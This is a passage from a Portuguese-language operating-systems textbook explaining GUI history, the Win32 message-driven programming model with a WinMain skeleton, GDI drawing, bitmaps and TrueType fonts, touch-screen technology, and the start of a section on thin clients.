Quando a Microsoft conseguiu um protótipo Macintosh para que pudesse desenvolver o Microsoft Office nele, a empresa implorou à Apple para que licenciasse a interface para todos os interessados, de maneira que ela tornar-se-ia o novo padrão da indústria. (A Microsoft ganhou muito mais dinheiro com o Office do que com o MS-DOS, então ela estava disposta a abandonar o MS-DOS para ter uma plataforma melhor para o Office.) O executivo da Apple responsável pelo Macintosh, Jean-Louis Gassée, recusou a oferta e Steve Jobs não estava mais por perto para confrontar a decisão. Por fim, a Microsoft conseguiu uma licença para elementos da interface. Isso formou a base do Windows. Quando o Windows começou a pegar, a Apple processou a Microsoft, alegando que a empresa havia excedido a licença, mas o juiz discordou e o Windows prosseguiu para desbancar o Macintosh. Se Gassée tivesse concordado com as muitas pessoas dentro da Apple que também queriam licenciar o software Macintosh para qualquer um, a Apple teria ficado insanamente rica em taxas de licenciamento e o Windows não existiria hoje em dia.

Deixando de lado as interfaces sensíveis ao toque por ora, a GUI tem quatro elementos essenciais, denotados pelos caracteres WIMP. Essas letras representam Windows, Icons, Menus e Pointing device (Janelas, Ícones, Menus e Dispositivo apontador, respectivamente). As janelas são blocos retangulares de área de tela usados para executar programas. Os ícones são pequenos símbolos que podem ser clicados para fazer que determinada ação aconteça. Os menus são listas de ações das quais uma pode ser escolhida. Por fim, um dispositivo apontador é um mouse, *trackball*, ou outro dispositivo de hardware usado para mover um cursor pela tela para selecionar itens.

O software GUI pode ser implementado como código no nível do usuário, como nos sistemas UNIX, ou no próprio sistema operacional, como no caso do Windows.

A entrada de dados para sistemas GUI ainda usa o teclado e o mouse, mas a saída quase sempre vai para um dispositivo de hardware especial chamado **adaptador gráfico**. Um adaptador gráfico contém uma memória especial chamada **RAM de vídeo** que armazena as imagens que aparecem na tela. Adaptadores gráficos muitas vezes têm poderosas CPUs de 32 ou 64 bits e até 4 GB de sua própria RAM, separada da memória principal do computador.

Cada adaptador gráfico suporta um determinado número de tamanhos de telas. Tamanhos comuns (horizontal × vertical em pixels) são 1280 × 960, 1600 × 1200, 1920 × 1080, 2560 × 1600, e 3840 × 2160. Muitas resoluções na prática encontram-se na proporção 4:3, que se ajusta à proporção de perspectiva dos aparelhos de televisão NTSC e PAL e desse modo fornece pixels quadrados nos mesmos monitores usados para os aparelhos de televisão. Resoluções mais altas são voltadas para os monitores *widescreen* cuja proporção de perspectiva casa com elas. A uma resolução de apenas 1920 × 1080 (o tamanho dos vídeos HD inteiros), uma tela colorida com 24 bits por pixel exige em torno de 6,2 MB de RAM apenas para conter a imagem, então com 256 MB ou mais, o adaptador gráfico pode conter muitas imagens ao mesmo tempo. Se a tela inteira for renovada 75 vezes/s, a RAM de vídeo tem de ser capaz de fornecer dados continuamente a 445 MB/s.

O software de saída para GUIs é um tópico extenso. Muitos livros de 1500 páginas foram escritos somente sobre o GUI Windows (por exemplo, PETZOLD, 2013; RECTOR e NEWCOMER, 1997; e SIMON, 1997). Claro, nesta seção, podemos apenas arranhar a superfície e apresentar alguns dos conceitos subjacentes. Para tornar a discussão concreta, descreveremos o Win32 API, que é aceito por todas as versões de 32 bits do Windows. O software de saída para outras GUIs é de certa forma comparável em um sentido geral, mas os detalhes são muito diferentes.

O item básico na tela é uma área retangular chamada de **janela**. A posição e o tamanho de uma janela são determinados exclusivamente por meio das coordenadas (em pixels) de dois vértices diagonalmente opostos. Uma janela pode conter uma barra de título, uma barra

de menu, uma barra de ferramentas, uma barra de rolagem vertical e uma barra de rolagem horizontal. Uma janela típica é mostrada na Figura 5.35. Observe que o sistema de coordenadas do Windows coloca a origem no vértice superior esquerdo e estabelece que o *y* aumenta para baixo, o que é diferente das coordenadas cartesianas usadas na matemática.

Quando uma janela é criada, os parâmetros especificam se ela pode ser movida, redimensionada ou rolada (arrastando a trava deslizante da barra de rolagem) pelo usuário. A principal janela produzida pela maioria dos programas pode ser movida, redimensionada e rolada, o que tem enormes consequências para a maneira como os programas do Windows são escritos. Em particular, os programas precisam ser informados a respeito de mudanças no tamanho de suas janelas e devem estar preparados para redesenhar os conteúdos de suas janelas a qualquer momento, mesmo quando menos esperarem por isso.

Como consequência, os programas do Windows são orientados a mensagens. As ações do usuário envolvendo o teclado ou o mouse são capturadas pelo Windows e convertidas em mensagens para o programa proprietário da janela sendo endereçada. Cada programa tem uma fila de mensagens para a qual as mensagens relacionadas a todas as suas janelas são enviadas. O principal laço do programa consiste em pescar a próxima mensagem e processá-la chamando uma rotina interna para aquele tipo de mensagem. Em alguns casos, o próprio Windows pode chamar essas rotinas diretamente, ignorando a fila de mensagens. Esse modelo é bastante diferente do código procedimental do modelo UNIX que faz chamadas de sistema para interagir com o sistema operacional. X, no entanto, é orientado a eventos.

A fim de tornar esse modelo de programação mais claro, considere o exemplo da Figura 5.36. Aqui vemos o esqueleto de um programa principal para o Windows. Ele não está completo e não realiza verificação de erros, mas mostra detalhes suficientes para nossos fins. Ele começa incluindo um arquivo de cabeçalho, *windows.h*, que contém muitos macros, tipos de dados, constantes, protótipos de funções e outras informações necessárias pelos programas do Windows.

O programa principal inicializa com uma declaração dando seu nome e parâmetros. A macro *WINAPI* é uma instrução para o compilador usar uma determinada convenção de passagem de parâmetros e não a abordaremos mais neste livro. O primeiro parâmetro, *h*, é o nome da instância e é usado para identificar o programa para o resto do sistema. Até certo ponto, Win32 é orientado a objetos, o que significa que o sistema contém objetos (por exemplo, programas, arquivos e janelas) que têm algum estado e código associado, chamados **métodos**, que operam sobre

FIGURA 5.35 Uma amostra de janela localizada na coordenada (200, 100) em uma tela XGA.

(0, 0) (1023, 0)
(200, 100)
Barra de menu
Barra de ferramentas
Title bar
File Edit View Tools Options Help
Polegar (*thumb*)
Área do cliente
Barra de rolagem
Janela
(0, 767) (1023, 767)





FIGURA 5.36 Um esqueleto de um programa principal do Windows.

```
#include <windows.h>

int WINAPI WinMain(HINSTANCE h, HINSTANCE, hprev, char *szCmd, int iCmdShow)
{
    WNDCLASS wndclass;            /* objeto-classe para esta janela*/
    MSG msg;                      /* mensagens que chegam sao aqui armazenadas */
    HWND hwnd;                    /* ponteiro para o objeto janela */

    /* Inicializa wndclass */
    wndclass.lpfnWndProc = WndProc;         /* indica qual procedimento chamar*/
    wndclass.lpszClassName = "Program name";    /* Texto para a Barra de Titulo */
    wndclass.hIcon = LoadIcon(NULL, IDI_APPLICATION);   /* carrega icone do programa */
    wndclass.hCursor = LoadCursor(NULL, IDC_ARROW);    /* carrega cursor do mouse */

    RegisterClass(&wndclass);       /* avisa o Windows sobre wndclass */
    hwnd = CreateWindow ( ... )     /* aloca espaco para a janela */
    ShowWindow(hwnd, iCmdShow);     /* mostra a janela na tela */
    UpdateWindow(hwnd);             /* avisa a janela para pintar-se */

    while (GetMessage(&msg, NULL, 0, 0)) {    /* obtem mensagem da fila */
        TranslateMessage(&msg);     /* traduz a mensagem*/
        DispatchMessage(&msg);      /* envia msg para o procedimento apropriado */
    }
    return(msg.wParam);
}

long CALLBACK WndProc(HWND hwnd, UINT message, UINT wParam, long lParam)
{
    /* Declaracoes sao colocadas aqui */

    switch (message) {
        case WM_CREATE:     ... ;   return ... ;    /* cria janela */
        case WM_PAINT:      ... ;   return ... ;    /* repinta conteudo da janela */
        case WM_DESTROY:    ... ;   return ... ;    /* destroi janela */
    }
    return(DefWindowProc(hwnd, message, wParam, lParam));/* default */
}
```

esse estado. Os objetos são referenciados usando nomes, e nesse caso *h* identifica o programa. O segundo parâmetro está presente somente por razões de compatibilidade, ele não é mais usado. O terceiro parâmetro, *szCmd*, é uma cadeia terminada em zero contendo a linha de comando que começou o programa, mesmo que ele não tenha sido iniciado por uma linha de comando. O quarto parâmetro, *iCmdShow*, diz se a janela inicial do programa deve ocupar toda a tela, parte ou nada dela (somente a barra de tarefas).

Essa declaração ilustra uma convenção amplamente usada pela Microsoft chamada de **notação húngara**. O nome é uma brincadeira com a notação polonesa, o sistema pós-fixo inventado pelo lógico polonês J. Lukasiewicz para representar fórmulas algébricas sem usar precedência ou parênteses. A notação húngara foi inventada por um programador húngaro na Microsoft, Charles Simonyi, e usa os primeiros caracteres de um identificador para especificar o tipo. Entre as letras e os tipos permitidos estão o *c* (caractere), *w* (*word*, agora significando um inteiro de 16 bits sem sinal), *i* (inteiro de 32 bits com sinal), *l* (longo, também um inteiro de 32 bits com sinal), *s* (*string*, cadeia de caracteres), *sz* (cadeia de caracteres terminada por um byte zero), *p* (ponteiro), *fn* (função) e *h* (*handle*, nome). Desse modo, *szCmd* é uma cadeia terminada em zero e *iCmdShow* é um inteiro, por exemplo. Muitos programadores acreditam que codificar o tipo em nomes de variáveis dessa maneira tem pouco valor e dificulta a leitura do código do Windows. Nada análogo a essa convenção existe no UNIX.

Cada janela deve ter um objeto-classe associado que define suas propriedades. Na Figura 5.36, esse objeto-classe é *wndclass*. Um objeto do tipo *WNDCLASS* tem 10 campos, quatro dos quais são inicializados na Figura 5.36. Em um programa real, os outros seis seriam inicializados também. O campo mais importante é *lpfnWndProc*, que é um ponteiro longo (isto é, 32 bits) para a função que lida com as mensagens direcionadas para essa janela. Os outros campos inicializados aqui dizem qual nome e ícone usar na barra do título, e qual símbolo usar para o cursor do mouse.

Após *wndclass* ter sido inicializado, *RegisterClass* é chamado para passá-lo para o Windows. Em particular,

após essa chamada, o Windows sabe qual rotina chamar quando ocorrem vários eventos que não passam pela fila de mensagens. A chamada seguinte, *CreateWindow*, aloca memória para a estrutura de dados da janela e retorna um nome para referenciar futuramente. O programa faz então mais duas chamadas em sequência, para colocar o contorno da janela na tela e por fim preenchê-la por completo.

Nesse ponto chegamos ao laço principal do programa, que consiste em obter uma mensagem, ter determinadas traduções realizadas para ela e então passá-la de volta para o Windows para que ele invoque *WndProc* para processá-la. Respondendo à questão se esse mecanismo todo poderia ter sido mais simples, a resposta é sim, mas ele foi feito dessa maneira por razões históricas e agora estamos presos a ele.

Seguindo o programa principal é a rotina **WndProc**, que lida com várias mensagens que podem ser enviadas para a janela. O uso de *CALLBACK* aqui, como *WINAPI* antes, especifica a sequência de chamadas a ser usada para os parâmetros. O primeiro parâmetro é o nome da janela a ser usada. O segundo é o tipo da mensagem. O terceiro e quarto parâmetros podem ser usados para fornecer informações adicionais quando necessário.

Os tipos de mensagens *WM_CREATE* e *WM_DESTROY* são enviados no início e final do programa, respectivamente. Eles dão ao programa a oportunidade, por exemplo, de alocar memória para estruturas de dados e então devolvê-la.

O terceiro tipo de mensagem, *WM_PAINT*, é uma instrução para o programa para preencher a janela. Ele não é chamado somente quando a janela é desenhada pela primeira vez, mas muitas vezes durante a execução do programa também. Em comparação com os sistemas baseados em texto, no Windows um programa não pode presumir que qualquer coisa que ele desenhe na tela permanecerá lá até sua remoção. Outras janelas podem ser arrastadas para cima dessa janela, menus podem ser trazidos e largados sobre ela, caixas de diálogos e pontas de ferramentas podem cobrir parte dela, e assim por diante. Quando esses itens são removidos, a janela precisa ser redesenhada. A maneira que o Windows diz para um programa redesenhar uma janela é enviar para ela uma mensagem *WM_PAINT*. Como um gesto amigável, ela também fornece informações sobre que parte da janela foi sobrescrita, caso seja mais fácil ou mais rápido regenerar aquela parte da janela em vez de redesenhar tudo desde o início.

Há duas maneiras de o Windows conseguir que um programa faça algo. Uma é postar uma mensagem para sua fila de mensagens. Esse método é usado para a entrada do teclado, entrada do mouse e temporizadores que expiraram. A outra maneira, enviar uma mensagem para a janela, consiste no Windows chamar diretamente o próprio *WndProc*. Esse método é usado para todos os outros eventos. Tendo em vista que o Windows é notificado quando uma mensagem é totalmente processada, ele pode abster-se de fazer uma nova chamada até que a anterior tenha sido concluída. Desse modo as condições de corrida são evitadas.

Há muitos outros tipos de mensagens. Para evitar um comportamento errático caso uma mensagem inesperada chegue, o programa deve chamar *DefWindowProc* ao fim do *WndProc* para deixar o tratador padrão cuidar dos outros casos.

Resumindo, um programa para o Windows normalmente cria uma ou mais janelas com um objeto-classe para cada uma. Associado com cada programa há uma fila de mensagens e um conjunto de rotinas tratadoras. Em última análise, o comportamento do programa é impelido por eventos que chegam, que são processados pelas rotinas tratadoras. Esse é um modelo do mundo muito diferente da visão mais procedimental adotada pelo UNIX.

A ação de desenhar para a tela é manejada por um pacote que consiste em centenas de rotinas que são reunidas para formar a **interface do dispositivo gráfico** (**GDI — Graphics Device Interface**). Ela pode lidar com texto e gráficos e é projetada para ser independente de plataformas e dispositivos. Antes que um programa possa desenhar (isto é, pintar) em uma janela, ele precisa adquirir um **contexto do dispositivo**, que é uma estrutura de dados interna contendo propriedades da janela, como a fonte, cor do texto, cor do segundo plano, e assim por diante. A maioria das chamadas para a GDI usa o contexto de dispositivo, seja para desenhar ou para obter ou ajustar as propriedades.

Existem várias maneiras para adquirir o contexto do dispositivo. Um exemplo simples da sua aquisição e uso é

```
hdc = GetDC(hwnd);
TextOut(hdc, x, y, psText, iLength);
ReleaseDC(hwnd, hdc);
```

A primeira instrução obtém um nome para o contexto do dispositivo, *hdc*. A segunda usa o contexto do dispositivo para escrever uma linha de texto na tela, especificando as coordenadas (x, y) de onde começa a cadeia, um ponteiro para a cadeia em si e seu comprimento. A terceira chamada libera o contexto do dispositivo para indicar que o programa terminou de desenhar por ora. Observe que *hdc* é usado de maneira análoga a um descritor de arquivos UNIX. Observe também que *ReleaseDC* contém informações redundantes (o uso de *hdc* especifica unicamente uma janela). O uso de informações redundantes que não têm valor real é comum no Windows.

Outra nota interessante é que, quando *hdc* é adquirido dessa maneira, o programa pode escrever apenas na área do cliente da janela, não na barra de títulos e outras partes dela. Internamente, na estrutura de dados do contexto do dispositivo, uma região de pintura é mantida. Qualquer desenho fora dessa região é ignorado. No entanto, existe outra maneira de adquirir um contexto de dispositivo, *GetWindowDC*, que ajusta a região de pintura para toda a janela. Outras chamadas restringem a região de pintura de outras maneiras. A existência de múltiplas chamadas que fazem praticamente a mesma coisa é característica do Windows.

Um tratamento completo sobre GDI está fora de questão aqui. Para o leitor interessado, as referências citadas fornecem informações adicionais. Mesmo assim, dada sua importância, algumas palavras sobre a GDI provavelmente valem a pena. A GDI faz várias chamadas de rotina para obter e liberar contextos de dispositivos, conseguir informações sobre contextos de dispositivos, obter e estabelecer atributos de contextos de dispositivos (por exemplo, a cor do segundo plano), manipular objetos GDI como canetas, pincéis e fontes, cada um dos quais com seus próprios atributos. Por fim, é claro, há um grande número de chamadas GDI para realmente desenhar na tela.

As rotinas de desenho caem em quatro categorias: traçado de linhas e curvas, desenho de áreas preenchidas, gerenciamento de mapas de bits e apresentação de texto. Já vimos um exemplo de tratamento de texto, então vamos dar uma olhada rápida em outro. A chamada

```
Rectangle(hdc, xleft, ytop, xright, ybottom);
```

desenha um retângulo preenchido cujos vértices são (*xleft, ytop*) e (*xright, ybottom*). Por exemplo,

```
Rectangle(hdc, 2, 1, 6, 4);
```

desenhará o retângulo mostrado na Figura 5.37. A largura e cor da linha, assim como a cor de preenchimento, são tiradas do contexto do dispositivo. Outras chamadas GDI são similares a essa.

FIGURA 5.37 Um exemplo de retângulo desenhado usando Rectangle. Cada quadrado representa um pixel.

Mapas de bits (*bitmaps*)

As rotinas GDI são exemplos de gráficos vetoriais. Eles são usados para colocar figuras geométricas e texto na tela. Podem ser escalados facilmente para telas maiores ou menores (desde que o número de pixels na tela seja o mesmo). Eles também são relativamente independentes do dispositivo. Uma coleção de chamadas para rotinas GDI pode ser reunida em um arquivo que consiga descrever um desenho complexo. Esse arquivo é chamado de um **meta-arquivo** do Windows, e é amplamente usado para transmitir desenhos de um programa do Windows para outro. Esses arquivos têm uma extensão *.wmf*.

Muitos programas do Windows permitem que o usuário copie (parte de) um desenho e o coloque na área de transferência do Windows. O usuário pode então ir a outro programa e colar os conteúdos da área de transferência em outro documento. Uma maneira de efetuar isso é fazer que o primeiro programa represente o desenho como um meta-arquivo do Windows e o coloque na área de transferência no formato *.wmf*. Existem também outras maneiras.

Nem todas as imagens que os computadores manipulam podem ser geradas usando gráficos vetoriais. Fotografias e vídeos, por exemplo, não usam gráficos vetoriais. Em vez disso, esses itens são escaneados sobrepondo-se uma grade na imagem. Os valores médios do vermelho, verde e azul de cada quadrante da grade são então amostrados e salvos como o valor de um pixel. Esse arquivo é chamado de **mapa de bits (bitmap)**. Existem muitos recursos para manipular os bitmaps no Windows.

Outro uso para os bitmaps é para o texto. Uma maneira de representar um caractere em particular em alguma fonte é um pequeno bitmap. Acrescentar texto à tela então torna-se uma questão de movimentar bitmaps.

Uma maneira geral de usar os mapas de bits é através de uma rotina chamada *BitBlt*. Ela é chamada como a seguir:

```
BitBlt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);
```

Em sua forma mais simples, ela copia um mapa de bits de um retângulo em uma janela para um retângulo em outra janela (ou a mesma). Os primeiros três parâmetros especificam a janela de destino e posição. Então vêm a largura e altura. Em seguida a janela da origem e posição. Observe que cada janela tem seu próprio sistema de coordenadas, com (0, 0) no vértice superior

esquerdo da janela. O último parâmetro será descrito a seguir. O efeito de

```
BitBlt(hdc2, 1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);
```

é mostrado na Figura 5.38. Observe cuidadosamente que a área total 5 × 7 da letra A foi copiada, incluindo a cor do segundo plano.

BitBlt pode fazer mais que somente copiar mapas de bits. O último parâmetro proporciona a possibilidade de realizar operações Booleanas a fim de combinar o mapa de bits fonte com o mapa de bits destino. Por exemplo, a operação lógica OU pode ser aplicada entre a origem e o destino para se fundir com ele. Também pode ser usada a operação OU EXCLUSIVO, que mantém as características tanto da origem quanto do destino.

Um problema com mapas de bits é que eles não são extensíveis. Um caractere que está em uma caixa de 8 × 12 em uma tela de 640 × 480 parecerá razoável. No entanto, se esse mapa de bits for copiado para uma página impressa de 1200 pontos/polegada, o que é 10.200 bits × 13200 bits, a largura do caractere (8 pixels) será de 8/1200 polegadas ou 0,17 mm. Além disso, copiar entre dispositivos com propriedades de cores diferentes ou entre monocromático e colorido não funciona bem.

Por essa razão, o Windows também suporta uma estrutura de dados chamada **mapa de bits independente de dispositivo** (**Device Independent Bitmap — DIB**). Arquivos usando esse formato usam a extensão *.bmp*. Eles têm cabeçalhos de arquivo e informação e uma tabela de cores antes dos pixels. Essa informação facilita a movimentação de mapas de bits entre dispositivos diferentes.

Fontes

Nas versões do Windows antes do 3.1, os caracteres eram representados como mapas de bits e copiados na tela ou impressora usando *BitBlt*. O problema com isso, como vimos há pouco, é que um mapa de bits que faz sentido na tela é pequeno demais para a impressora. Também, um mapa de bits é necessário para cada caractere em cada tamanho. Em outras palavras, dado o mapa de bits para A no padrão de 10 pontos, não há como calculá-lo para o padrão de 12 pontos. Uma vez que podem ser necessários todos os caracteres de todas as fontes para tamanhos que vão de 4 pontos a 120 pontos, um vasto número de bitmaps era necessário. O sistema inteiro era simplesmente inadequado demais para texto.

A solução foi a introdução das fontes TrueType, que não são bitmaps, mas contornos de caracteres. Cada caractere TrueType é definido por uma sequência de pontos em torno do seu perímetro. Todos os pontos são relativos à origem (0, 0). Usando esse sistema, é fácil colocar os caracteres em uma escala crescente ou decrescente. Tudo o que precisa ser feito é multiplicar cada coordenada pelo mesmo fator da escala. Dessa maneira, um caractere TrueType pode ser colocado em uma escala para cima ou para baixo até qualquer tamanho de pontos, mesmo tamanhos de pontos fracionais. Uma vez no tamanho adequado, os pontos podem ser conectados usando o conhecido algoritmo ligue-os-pontos (*follow-the-dots*) ensinado no jardim de infância (observe que jardins de infância modernos usam superfícies curvas para suavizar os resultados). Após o contorno ter sido concluído, o caractere pode ser preenchido. Um exemplo de alguns caracteres colocados em escalas para três tamanhos de pontos diferentes é dado na Figura 5.39.

Assim que o caractere preenchido estiver disponível em forma matemática, ele pode ser varrido, isto é, convertido em um mapa de bits para qualquer que seja a resolução desejada. Ao colocar primeiro em escala e então varrer, podemos nos certificar de que os caracteres exibidos na tela ou impressos na impressora serão o mais próximos quanto possível, diferenciando-se somente na precisão do erro. Para melhorar ainda mais

FIGURA 5.38 Copiando mapas de bits usando *BitBlt*. (a) Antes. (b) Depois.

(a)

(b)





FIGURA 5.39 Alguns exemplos de contornos de caracteres em diferentes tamanhos de pontos.

20 pt: abcdefgh

53 pt: abcdefgh

81 pt: abcdefgh

a qualidade, é possível embutir dicas em cada caractere dizendo como realizar a varredura. Por exemplo, o acabamento das pontas laterais no topo da letra T deve ser idêntico, algo que talvez não fosse o caso devido a um erro de arredondamento. As dicas melhoram a aparência final.

Telas de toque

Mais e mais a tela é usada como um dispositivo de entrada também. Especialmente em smartphones, tablets e outros dispositivos ultraportáteis, é conveniente tocar e "limpar" a tela com seu dedo (ou um stylus). A experiência do usuário é diferente e mais intuitiva do que com um dispositivo como um mouse, tendo em vista que o usuário interage diretamente com objetos na tela. Pesquisas mostraram que mesmo orangotangos, outros primatas e crianças pequenas são capazes de operar dispositivos baseados no toque.

Um dispositivo de toque não é necessariamente uma tela. Dispositivos de toque caem em duas categorias: opacos e transparentes. Um dispositivo de toque opaco típico é o touchpad em um notebook. Um exemplo de um dispositivo transparente é a tela de toque em um smartphone ou tablet. Nessa seção, no entanto, vamos nos limitar às telas de toque.

Assim como muitas coisas que entram na moda na indústria dos computadores, as telas de toque não são exatamente novas. Já em 1965, E.A. Johnson da British Royal Radar Establishment descreveu uma tela de toque (capacitiva) que, embora rudimentar, serviu como precursora das telas que vemos hoje. A maioria das telas de toque modernas são resistivas ou capacitivas.

Telas resistivas têm uma superfície plástica flexível no topo. O plástico em si não tem nada de especial, exceto que ele é mais resistente a arranhões do que o plástico comum. No entanto, um filme fino de **ITO** (**Indium Tin Oxide** — Óxido de Índio-Estanho), ou algum material condutivo similar, é impresso em linhas finas no interior da superfície. Abaixo dela, mas sem tocá-la realmente, há uma segunda superfície também revestida com uma camada de ITO. Na superfície de cima, a carga corre na direção vertical e há conexões condutivas na parte de cima e de baixo. Na camada de baixo a carga corre horizontalmente e há conexões à esquerda e à direita. Ao tocar a tela, você provoca uma "depressão" no plástico de maneira que a camada de cima do ITO toca a camada de baixo. Para descobrir a posição exata do dedo ou stylus tocando-a, tudo o que você precisa fazer é medir a resistência em ambas as direções em todas as posições horizontais da parte de baixo e todas as posições verticais da camada de cima.

Telas capacitivas têm duas superfícies duras, tipicamente vidro, cada uma revestida com ITO. Uma configuração típica é ter o ITO acrescentado a cada superfície em linhas paralelas, onde as linhas na camada de cima são perpendiculares às linhas na camada de baixo. Por exemplo, a camada de cima pode ser revestida de linhas finas em uma direção vertical, enquanto a camada de baixo tem um padrão similarmente em faixas na direção horizontal. As duas superfícies carregadas, separadas pelo ar, formam uma grade de capacitores realmente

pequenos. As voltagens são aplicadas alternativamente às linhas horizontais e verticais, enquanto os valores das voltagens, que são afetados pela capacitância de cada interseção, são lidos nos outros. Quando coloca o seu dedo na tela, você muda a capacitância local. Ao medir muito precisamente as minúsculas mudanças na voltagem em toda parte, é possível descobrir a localização do dedo na tela. Essa operação é repetida muitas vezes por segundo com as coordenadas alimentadas por toque para o driver do dispositivo como um fluxo de pares (x, y). O processamento além desse ponto, como determinar se o usuário está apontando, apertando, expandindo ou varrendo, é feito pelo sistema operacional.

O que é bacana a respeito das telas resistivas é que a pressão determina o resultado das medidas. Em outras palavras, elas funcionarão mesmo que você esteja usando luvas no frio. Isso não é verdade a respeito de telas capacitivas, a não ser que você use luvas especiais. Por exemplo, você pode costurar um fio condutivo (como nylon banhado em prata) pelas pontas dos dedos das luvas, ou se você não for muito chegado a costura, compre-as prontas. Ou então, você pode cortar as pontas das suas luvas e acabar com o problema em 10 s.

O que não é tão bacana a respeito das telas resistivas é que elas geralmente não suportam **toques múltiplos**, uma técnica que detecta vários toques ao mesmo tempo. Elas permitem que você manipule objetos na tela com dois ou mais dedos. As pessoas gostam dos toques múltiplos porque isso lhes possibilita realizarem gestos de toque-expansão com dois dedos para aumentar ou diminuir uma imagem ou documento. Imagine que os dois dedos estão em (3, 3) e (8, 8). Em consequência, a tela resistiva pode observar uma mudança na resistência nas linhas verticais $x = 3$ e $x = 8$, e nas linhas horizontais $y = 3$ e $y = 8$. Agora considere um cenário diferente com os dedos em (3, 8) e (8, 3), que são os vértices opostos do retângulo cujos vértices são (3, 3), (8, 3), (8, 8) e (3, 8). A resistência em precisamente as mesmas linhas mudou, portanto o software não tem como dizer qual dos dois cenários se mantém. Esse problema é chamado de ***ghosting*** (efeito fantasma). Como as telas capacitivas enviam um fluxo de coordenadas (x, y), elas são mais propensas a suportar os toques múltiplos.

Manipular uma tela de toque com apenas um único dedo pode ser considerado WIMP — você simplesmente substitui o ponteiro do mouse com seu *stylus* ou dedo indicador. O uso de múltiplos toques é um pouco mais complicado. Tocar a tela com cinco dedos é como empurrar cinco ponteiros de mouses sobre a tela ao mesmo tempo e isso claramente muda as coisas de figura para o gerenciador da janela. As telas para múltiplos toques tornaram-se onipresentes e cada vez mais sensíveis e precisas. Mesmo assim, é incerto se a Técnica dos Cinco Pontos que Explodem o Coração[1] tem algum efeito sobre a CPU.

5.7 Clientes magros (thin clients)

Ao longo dos anos, o paradigma do computador principal oscilou entre a computação centralizada e a descentralizada. Os primeiros computadores, como o ENIAC, eram na realidade computadores pessoais (apesar de seu tamanho grande), pois apenas uma pessoa podia usar um de cada vez. Então vieram os sistemas de tempo compartilhado, nos quais muitos usuários remotos em terminais simples compartilhavam de um grande computador central. Em seguida, veio a era do PC, na qual os usuários tinham seus próprios computadores pessoais novamente.

Embora o modelo do PC descentralizado tenha vantagens, ele também tem algumas desvantagens severas que estão apenas começando a ser levadas a sério. Provavelmente o maior problema é que cada PC tem um disco rígido grande e um software complexo que devem ser mantidos. Por exemplo, quando é lançado um novo sistema operacional, é necessário um esforço significativo para atualizar cada máquina em separado. Na maioria das corporações, os custos da mão de obra para realizar esse tipo de manutenção de software são muito superiores aos custos com hardware e software efetivos. Para os usuários caseiros, a mão de obra é tecnicamente gratuita, mas poucas pessoas são capazes de fazê-lo corretamente e menos gente ainda gosta de fazê-lo. Com um sistema centralizado, apenas uma ou algumas poucas máquinas precisam ser atualizadas e elas têm uma equipe de especialistas para realizar o trabalho.

Uma questão relacionada é que os usuários deveriam fazer backups regulares de seus sistemas de arquivos de gigabytes, mas poucos o fazem. Quando acontece um desastre, o que se vê é muita lamentação! Com um sistema centralizado, backups podem ser feitos todas as noites por robôs de fita automatizados.

